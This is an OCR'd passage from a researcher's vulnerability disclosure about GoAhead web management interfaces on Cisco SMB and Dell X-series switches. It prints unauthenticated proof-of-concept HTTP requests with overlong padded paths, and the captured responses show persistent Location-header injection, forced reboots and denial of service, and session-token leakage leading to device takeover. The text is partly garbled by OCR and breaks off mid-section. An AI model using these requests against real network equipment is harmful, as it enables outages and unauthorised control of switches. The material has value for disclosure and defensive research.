3  Date: Wed Apr 08 13:57:03 2020
4  Connection: close
5  Pragma: no-cache
6  Cache-Control: no-cache
7  Content-Type: text/html
8  X-Frame-Options: SAMEORIGIN
9  Location: YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
   IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYB
0    <statusCode>4</statusCode>
1    <deviceStatusCode>0</deviceStatusCode>
2    <statusString>Request Is not authenticated</statusString>
3     </ActionStatus>
4      </ResponseData>
5     /
16
17 <html>
     <head>
     </head>
     <body>
18      This document has moved to a new <a href="YBIRPOCCYBIRPOCCYB
        IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
19      <statusCode>4</statusCode>
20      <deviceStatusCode>0</deviceStatusCode>
21      <statusString>Request Is not authenticated</statusString>
22      </ActionStatus>
23      </ResponseData>
24      /">location</a>
        .
25      Please update your documents to reflect the new location.
26    </body>
   </html>
```

See Additional Information for Preliminary PoC / Further Prototype Exploitation Detail

Additional Information – "coolhandluke" – Preliminary PoC for Dell / Cisco / Netgear Exploitation*

Privately disclosed in June 2021, partially patched in Q4, 2021: PoC for Dell X & VRTX Series Switches, Cisco SMB / SF / SG / ETC.

The techniques described previously in this work can be used to create "coolhandluke" tunneling and Layer 2 / 3 bypass through the Go-Ahead web interface.

Disclosed as:

- ***CENTAUR*** – Insecure Cryptographic Design and Implementation of Static Key Materials
- ***CAKEHORN*** – Application fails to properly sanitize SESSION field resulting in immediate reboot / DENIAL OF SERVICE
- ***SOUNDBOARDFEZ*** – Authentication Bypass and Theft of Sessions through Insecure Management/ Entropy / Pseudo-Randomization in User Controllable Parameters
- ***TRANSMISSION*** – Denial of Service / Reboot of Affected Devices via Improper Input Sanitization
- ***MAGNIFICENTSEVEN*** – Host Header Injection / Poisoning to Client-Side Browser Attacks and redirection
- ***MOONAGEDAYDREAM*** – Host Header Injection and Unsanitized XML Integration to BIZARRELOVETRIANGLE JNLP / XML Based Client Processor Attacks
- ***PROCESSION*** – Application Fuzzing / Persistent XSS / Persistent DOS through buffer overflow /excessively long request to Persistent XSS / Denial of Service / Client-Side Exploitation

Implementations and devices confirmed to be vulnerable & tested during research:

Dell: VRTX & X Series Switches (PoC provided for X1026p running 3.0.1.8)

Cisco: SMB (Sx, SF, SG, etc.), and others implementing "Kubrick", "Nikola" or similar interfaces (Pre-Nov. 2021 Updates & Current Firmware)

**Note: Vectors not acknowledged as security vulnerabilities by Cisco.*

Additional Information – PROCESSION Application Fuzzing / Persistent XSS / Persistent DOS through Buffer Overflow / Excessively Long Crafted HTTP/HTTPS Request in Cisco / Dell / Netgear Switches

Certain implementations of the associated application set & controls implemented by device manufacturers to customize or protect the platform are exploitable by attackers to trigger critical conditions.

```
GET / HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; Linu
Accept: text/html,application/xhtm
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

In this example, a Cisco SX/SG/SF series switch fails to properly sanitize or perform bounds checking on user controllable requests. The attacker crafts an excessively long request.

COOLHANDLUKE ENTRY POINT: After this malicious request is submitted, the LOCATION field and all future HTTP server responses will be ***persistently poisoned*. Via this ***precisely controlled, unauthenticated request,*** the attacker can now use this LOCATION tag for "coolhandluke" routing & data exfiltration:

```
GET
/CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCC
YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYB
IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR
POCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCC
YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYB
IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR
POCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

The application accepts this input and the buffer is affected / fuzzed.

COOLHANDLUKE ENTRY POINT: *The LOCATION field shows the previous request persistently injected / reflected. The 302 redirect is also fuzzed:*

```
X-Frame-Options: SAMEORIGIN
Location: /cs4f41fc43/CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI

<html>
  <head>
  </head>
  <body>
    This document has moved to a new <a href="/cs4f41fc43/CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
    OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
    BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
    OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
    Please update your documents to reflect the new location.
  </body>
</html>
```

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date: Wed Apr 08 13:57:03 2020
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location: YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPC
IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYE
  <statusCode>4</statusCode>
  <deviceStatusCode>0</deviceStatusCode>
  <statusString>Request Is not authenticated</statusString>
   </ActionStatus>
    </ResponseData>
   /

<html>
  <head>
  </head>
  <body>
    This document has moved to a new <a href="YBIRPOCCYBIRPOCCYE
    IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPC
    <statusCode>4</statusCode>
    <deviceStatusCode>0</deviceStatusCode>
    <statusString>Request Is not authenticated</statusString>
    </ActionStatus>
    </ResponseData>
    /">location</a>
    .
    Please update your documents to reflect the new location.
  </body>
</html>
```

The management web interface is now disabled and the device must be rebooted to clear the condition. Thus, the device is exclusively operating as the "coolhandluke" router and legitimate web traffic is no longer being processed correctly . (Denial of Service)

```
IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR
```

Access Error: Request Entity Too Large

HTTP Header Field exceeds Supported Size

This vector can be exploited without authentication. This prevents legitimate HTTP / HTTPS based administration of the device.

During testing and analysis activities, it was found that a <u>Cold reboot of the device is necessary to clear this condition.</u>


Repeated submission of this or other strings of excessive length or particular content against the API will trigger an immediate reboot / DOS of the device. This is due to vulnerable components and application design flaws in how client side API calls and XML are handled (ex. WCD, SYSTEM, other endpoints.) ***This allows for ARP poisoning and Man-In-The-Middle attacks.***


**COOLHANDLUKE ENTRY POINT PoC:

GET
/CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYB
IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCC
YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR
POCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCC
YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR
POCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCC
YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIR
POCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOC
CYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBI
RPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPO
CCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCY
BIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRP
OCCYBIRPOCCYBIRPOCCYBIRPOC/wcd?

Seen here, the reply is truncated as the affected device is fuzzed and immediately reboots. Pings shown to demonstrate device is no longer responsive & rebooting:

Calls to SYSTEM.XML and similar functions also produce this condition. Via this ***precisely controlled, unauthenticated request*** , the attacker can now use this LOCATION tag for "coolhandluke" routing & data exfiltration:





**COOLHANDLUKE ENTRY POINT: Monitoring of console / Proof of Persistent Fuzzing & Denial of Service:

Additional Information – PROCESSION / SOUNDBOARDFEZ: Session Theft & Authentication Bypass via HTTPS/HTTP injection

The attacker abuses device functionality to hijack session tokens through the response headers / lack of proper sanitization.


**COOLHANDLUKE ENTRY POINT: The attacker submits a specially crafted request via unauthenticated GET to a vulnerable Cisco SMB Switch:

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAA/wcd?

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

The web application returns the rejected request:


```
<?xml version='1.0' encoding='UTF-8'?>
  <ResponseData>
    <ActionStatus>
      <version>
        1.0
      </version>
      <requestURL>
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      </requestURL>
      <statusCode>
        4
      </statusCode>
      <deviceStatusCode>
        0
      </deviceStatusCode>
      <statusString>
        Request Is not authenticated
      </statusString>
    </ActionStatus>
  </ResponseData>
```

After this malformed request is processed and all future LOCATION tags are tampered, an authenticated request by the victim is supplied via normal use. The POST request supplied via the victim's authenticated user session during a legitimate authenticated use is revealed via the field and this injection attack. This information can be used to maintain state or specifically communicate with or reveal the IPv4 address of an endpoint present on a separate, isolated VLAN / IPv4 subnet. *This token provides FULL CONTROL of the targeted device (i.e. authentication bypass / hijacking):*



**COOLHANDLUKE ENTRY POINT: A remote attacker can now specifically target this IP address and token for exploitation via methods described previously. The remote attacker can hijack and take full control of the switch. The attacker can further control the field through advanced manipulation of the request, clearing the data from the headers or rewriting it in any manner desired. This effectively disguises the attack from typical security controls and audit, allowing for 2-way communication ("coolhandluke")

**COOLHANDLUKE ENTRY POINT: Shown here, the attacker has determined the exact length required to control the LOCATION header precisely using fuzzing techniques (Beginning of controlled location / input delimited by "X":



COOLHANDLUKE ENTRY POINT: The token's retrieval is removed from the tampered headers via this ***precisely controlled, unauthenticated request.* The attacker can now use this LOCATION tag for "coolhandluke" routing & data exfiltration:

The tested *Dell platforms are not vulnerable to this specific exploit code* as it performs limited bounds checking on the incoming request.

COOLHANDLUKE ENTRY POINT: ***However, the attacker discovered additional methods of bypass and reflection through attacks against Dell platforms via similarly vulnerable conditions & fields.* The attacker is not disclosing these methods and exploits due to their continued use as part of a larger research / new exploit project which will be publicly disclosed at a future date. Exploit code will be provided as part of that public disclosure.

PoC against Dell x1026p with 3.0.1.8 firmware. Exact exploit trigger not disclosed: